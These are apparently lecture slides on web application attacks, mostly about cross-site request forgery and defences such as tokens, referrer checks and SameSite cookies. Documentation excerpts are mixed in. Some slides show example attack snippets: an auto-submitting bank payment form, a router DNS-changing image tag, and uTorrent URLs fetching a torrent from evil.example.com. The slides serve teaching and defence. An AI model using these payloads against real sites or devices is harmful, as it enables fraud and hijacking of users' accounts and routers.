
Attacks on Web Apps

Web was designed for physicists to share papers.

Web was designed for physicists to share papers.
Now software is a web-based service.

Web was designed for physicists to share papers.
Now software is a web-based service.
banking, shopping, government
bill payment, tax prep, email,
social networks, etc.

Web was designed for physicists to share papers.
Now software is a web-based service.
banking, shopping, government
bill payment, tax prep, email,
social networks, etc.
Even local programs use it as a cheap interface.



OpenPrinting CUPS 2.4.7

The standards-based, open source printing system developed by OpenPrinting for Linux® and other Unix®-like operating systems. CUPS

CUPS for Users

Overview of CUPS

Command-Line Printing and Options

CUPS for Administrators

Adding Printers and Classes

Managing Operation Policies

Using Network Printers

Firewalls

cupsd.conf Reference

Web Apps

- includes code running on the client
  - e.g., JavaScript
- includes code running on the server
  - e.g., php, SQL database, backend C/C+ + programs
- client-facing side can still only be HTTP GETs
  - e.g., GET /add?name=Joel&thread=42&data=Hello%20there
  - if inputs are not carefully checked there are vulnerabilities

Top Web Vulnerabilities

- XSRF (CSRF)
  - cross-site request forgery
  - bad website forces user's browser to send a request to a good website
- XSS (CSS)
  - cross-site scripting
  - malicious code injected into a trusted context
  - e.g., malicious data is presented by an honest website and is interpreted as code by the user's browser
- Code injection
  - malicious **data** sent to a website is interpreted as **code**
  - SQL injection most famous example

Cookie-Based Authentication

- recall cookie authentication
  - $B \rightarrow S$: POST /login.cgi
  - $B \leftarrow S$: Set-cookie: a34b5ef787c52
  - (later) $B \rightarrow S$: GET ... Cookie: a34b5ef787c52

Browser Sandbox

- based on same origin policy (SOP)
- active content like scripts can send out data anywhere
- however they can only read responses from the **same origin**
- I can issue queries to remote servers but cannot read the response

Cross-Site Request Forgery

- user logs into bank.com and doesn't sign off
  - session cookie remains in browser state
- user then visits a malicious website that has a form:
  - <form name=BillPayForm action=http://bank.com/BillPay.php>
    - <input name=recipient value=badguy>
    - <script> document.BillPayForm.submit(); </script>
  - </form>
- user visits webpage and form submits
  - browser automatically adds cookie
  - payment request is fulfilled
- **lesson**: cookie authentication is not sufficient if there are side effects
  - response data not needed in this case
- purchasing items on Amazon, change Netflix settings, etc.

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators.

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators.
How often do you stay logged into gmail? banking site?

Cross-Site Request Forgery allows one site (evil)
to issue requests to another site (victim)
where the user (also victim) adds their authenticators.
How often do you stay logged into gmail? banking site?
Or visit other pages while logged in?

Drive-By Pharming: victim visits a webpage and changes their router's DNS settings

Drive-By Pharming: victim visits a webpage
and changes their router's DNS settings
How? Routers often have HTTP interfaces
to configure and sit on 192.168.0.1

Drive-By Pharming: victim visits a webpage
and changes their router’s DNS settings
How? Routers often have HTTP interfaces
to configure and sit on 192.168.0.1
<img src=“http://192.168.0.1/conf?dns1=w.x.y.z”/>

Drive-By Pharming: victim visits a webpage and changes their router's DNS settings

How? Routers often have HTTP interfaces to configure and sit on 192.168.0.1

<img src="http://192.168.0.1/conf?dns1=w.x.y.z"/>

Changing DNS server's IP to attacker controlled value is bad (why?)

uTorrent Example

- uTorrent had a webserver running to control software
  - could add a download
    - http://localhost:8080/gui/?action=add-url&s=http://evil.example.com/backdoor.torrent
  - could change password
    - http://localhost:8080/gui/?action=setsetting&s=password&v=evil
- attacker could post links as IMGs in forums or email spam

Other examples

- 2006 Netflix XSRF allowed adding DVDs to queue, change shipping address, change password
- 2008 YouTube XSRF allowed adding videos to favourites
- 2020 TikTok XSRF allowed password resets for users who signed up with third party apps

So what can we do to prevent XSRF?

XSRF Defenses: POST request

- perform actions with consequences using POST, not GET
- parameters in an HTTP GET request can be triggered by image loads
  - no user action aside form visiting page or opening email
- performing an HTTP POST request requires JavaScript to run to create the request data and POST it
- does not prevent XSRF but makes it less trivial

XSRF Defenses: reauthenticate

- ask the user for their password again or a secondary code if they are doing something important
  - execute bank transfer / stock trade
  - change their profile settings
  - change their password

XSRF Defenses: disallow local services

- noscript plugin can block local network requests entirely
- prevents the router and uTorrent examples

XSRF Defenses: delete cookies

- cookies have a server specified lifetime
- cookies can have this overridden to only store when tab is open
- does not stop XSRF but reduces attack window

XSRF Defenses: referrer validation


- HTML req can include Origin header or Referer [sic] header
  - these give the domain name of the site that gave the script whose execution is now making an HTML req
  - check that good.com is the referrer
- how do you implement this check?
  - e.g., referrer link is http://www.good.com/some/path.html
- sometimes referrer can be missing
  - **strict validation** requires it to be present
  - raises privacy / tracking concerns

XSRF Defenses: cookie-to-header

- server sets a random cookie on first connect
  - e.g., csrf_token=i8XNjC4b8KVok4uw5RftR38Wgp2BFwql;
- server expects all gets to repeat that token in the cookie but also as an HTTP header in any requests
  - e.g., X-Csrf-Token: i8XNjC4b8KVok4uw5RftR38Wgp2BFwql
- message board post will have to guess it
- JavaScript can access that cookie
  - until what conditions?
- SOP prevents rogue script from acessing it

XSRF Defenses: validation token


- put a hidden value variable in the HTML form
  - e.g., <input type=hidden value=234ab3e7877efa87>
- make sure that value aren't guessable, random, and tied to session
- tokens then checked by the server



Anytime you define a HTML form in your application, you should include a hidden CSRF token field in the form so that the CSRF protection middleware can validate the request. You may use the `@csrf` Blade directive to generate the token field:

```
<form method="POST" action="/profile">
    @csrf
    ...
</form>
```

XSRF Defenses: don't attach cookies to third party requests



Values

The `SameSite` attribute accepts three values:

`Lax`

Cookies are not sent on normal cross-site subrequests (for example to load images or frames into a third party site), but are sent when a user is *navigating to* the origin site (i.e., when following a link).

This is the default cookie value if `SameSite` has not been explicitly specified in recent browser versions (see the "SameSite: Defaults to Lax" feature in the Browser Compatibility).

> ⓘ **Note:** `Lax` replaced `None` as the default value in order to ensure that users have reasonably robust defense against some classes of cross-site request forgery (CSRF) attacks.

`Strict`

Cookies will only be sent in a first-party context and not be sent along with requests initiated by third party websites.

`None`

Cookies will be sent in all contexts, i.e. in responses to both first-party and cross-origin requests. If `SameSite=None` is set, the cookie `Secure` attribute must also be set (or the cookie will be blocked).

Blind TCP injection is “hard” because sequence numbers may be unguessable, and an analagous thing is happening here.

Blind TCP injection is “hard” because sequence numbers may be unguessable, and an analagous thing is happening here. Except that the numbers can be 128 bit.

XSRF Summary

- implementation
  - user is logged into a website and visits another (evil) website
    - e.g., different tab
  - evil website loads third party content
    - e.g., image, XML request
  - victim user attaches cookie to logged in website automatically
- goal
  - some effect equivalent to user doing something directly on logged in website
    - e.g., purchase item, send message, send money